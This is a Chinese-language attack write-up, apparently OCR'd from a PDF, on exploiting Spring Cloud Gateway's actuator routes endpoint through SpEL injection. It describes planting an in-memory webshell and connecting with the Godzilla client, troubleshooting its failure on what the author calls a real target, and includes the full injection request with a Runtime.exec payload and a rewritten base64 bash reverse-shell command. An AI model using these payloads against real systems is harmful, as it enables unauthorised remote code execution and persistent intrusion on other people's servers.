

0x01 注入内存马失败的经过

注内存马的方法在我的另一篇文章中写了，这里不再赘述。

那么直接讲怎么失败的






上面这个是我在自己的靶机上尝试，成功的截图。

这里可以看到


```
{
  "predicate":"Paths: [/gmem/aaa/**], match trailing slash: true",
  "route_id":"hacktest",
  "filters":[
    "[[AddResponseHeader Result = 'ok'], order = 1]"
  ],
  "uri":"http://test.com:80",
  "order":0
}
```


filter回显这里是ok的

然后尝试用哥斯拉连接我的这个路径




也是可以成功连接的

如果访问对应的目标url，会得到这个回显

然而这个时候转移到真实目标上，就不行了

首先列举几个错误


1.路径已经被写过一次内存马



这里会报一个错，解决方法是更换一个路径写内存马，例如gmem/aaa之类的

2.写进去了，但是没法连接上

这里可以看到，我在真实目标上犯了一个错，就是写入了重复的路径，那么这里用解决错误1的方法处理一下



这里成功完成了写入，但是这里出现了一个问题

其一是多了一个这个玩意

rineduneResnonseHeader Access-Contro-A1low-0rigin Access-Control-Allow-Credentials = RETAIN FIRST ， order = 1

这个回显，百度了一下，说是和cors相关的，我想不通和我写filter有什么关系。

其二是确实没法访问到这个内存马

Whitelabel Error Page

This application has no configured error view, so you are seeing this as a fallback.

Thu May 18 10:49:09 CST 2023
[8069cb5f-16] There was an unexpected error (type=Not Found, status=404).
org.springframework.web.server.ResponseStatusException: 404 NOT_FOUND
at org.springframework.web.reactive.resource.ResourceWebHandler.lambda$handle$0(ResourceWebHandler.java:325)
Suppressed: reactor.core.publisher.FluxOnAssembly$OnAssemblyException:
Error has been observed at the following site(s):
|_ checkpoint ⇢ com.alibaba.csp.sentinel.adapter.spring.webflux.SentinelWebFluxFilter [DefaultWebFilterChain]
|_ checkpoint ⇢ com.yl.platform.gateway.filter.RewriteDoubleSlashPathWebFilter [DefaultWebFilterChain]
|_ checkpoint ⇢ org.springframework.cloud.gateway.filter.WeightCalculatorWebFilter [DefaultWebFilterChain]
|_ checkpoint ⇢ org.springframework.boot.actuate.metrics.web.reactive.server.MetricsWebFilter [DefaultWebFilterChain]
|_ checkpoint ⇢ HTTP GET "/gmem/fucku" [ExceptionHandlingWebHandler]
Stack trace:
at org.springframework.web.reactive.resource.ResourceWebHandler.lambda$handle$0(ResourceWebHandler.java:325)
at reactor.core.publisher.MonoDefer.subscribe(MonoDefer.java:44)
at reactor.core.publisher.Mono.subscribe(Mono.java:4252)
at reactor.core.publisher.FluxSwitchIfEmpty$SwitchIfEmptySubscriber.onComplete(FluxSwitchIfEmpty.java:75)
at reactor.core.publisher.MonoFlatMap$FlatMapMain.onComplete(MonoFlatMap.java:174)
at reactor.core.publisher.MonoNext$NextSubscriber.onComplete(MonoNext.java:96)
at reactor.core.publisher.FluxConcatMap$ConcatMapImmediate.drain(FluxConcatMap.java:359)
at reactor.core.publisher.FluxConcatMap$ConcatMapImmediate.onSubscribe(FluxConcatMap.java:211)
at reactor.core.publisher.FluxIterable.subscribe(FluxIterable.java:161)
at reactor.core.publisher.FluxIterable.subscribe(FluxIterable.java:86)
at reactor.core.publisher.Mono.subscribe(Mono.java:4252)
at reactor.core.publisher.MonoIgnoreThen$ThenIgnoreMain.subscribeNext(MonoIgnoreThen.java:253)
at reactor.core.publisher.MonoIgnoreThen.subscribe(MonoIgnoreThen.java:51)
at reactor.core.publisher.MonoFlatMap$FlatMapMain.onNext(MonoFlatMap.java:150)

但是回显又是ok的，这让我猜测可能是这个filter的问题

com.alibaba.csp.sentinel.adapter.spring.webflux.SentinelWebFluxFilter [DefaultWebFilterChain]

这里暂时就没去分析了，先考虑把这个站日下来再说。

0x02 尝试反弹shell

先找到vulhub上的原始注入语句

```
POST /actuator/gateway/routes/hacktest HTTP/1.1
Host: localhost:8080
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/97.0.4692.71 Safari/537.36
Connection: close
Content-Type: application/json
Content-Length: 329

{
  "id": "hacktest",
  "filters": [{
    "name": "AddResponseHeader",
    "args": {
      "name": "Result",
```

```
      "value": "#{new
String(T(org.springframework.util.StreamUtils).copyToByteArray(T(java.lang.Runtime).
getRuntime().exec(new String[]{\"id\"}).getInputStream()))}"
    }
  }],
  "uri": "http://example.com"
}
```

这里使用的是命令执行回显

```
      "value": "#{new
String(T(org.springframework.util.StreamUtils).copyToByteArray(T(java.lang.Runtime).
getRuntime().exec(new String[]{\"id\"}).getInputStream()))}"
```

那么这里我希望改成反弹shell

这里直接传入传统的反弹shell语句是无法成功执行的

需要针对java反弹shell进行改写，具体原因是因为java的exec的那6个重载方法


这里改写成

```
"new String[]{\"/bin/bash\", \"-c\", \"{echo,b64编码后的反弹shell命令}|{base64,-d}|
{bash,-i}\"}"
```

然后就可以成功

这边发包过去refresh，shell弹过来之后，response会一直是空白

实际上已经收到了



然后这个问题本质上又可以归类于spel注入中如何适配java的exec问题，可以寻求通用的解。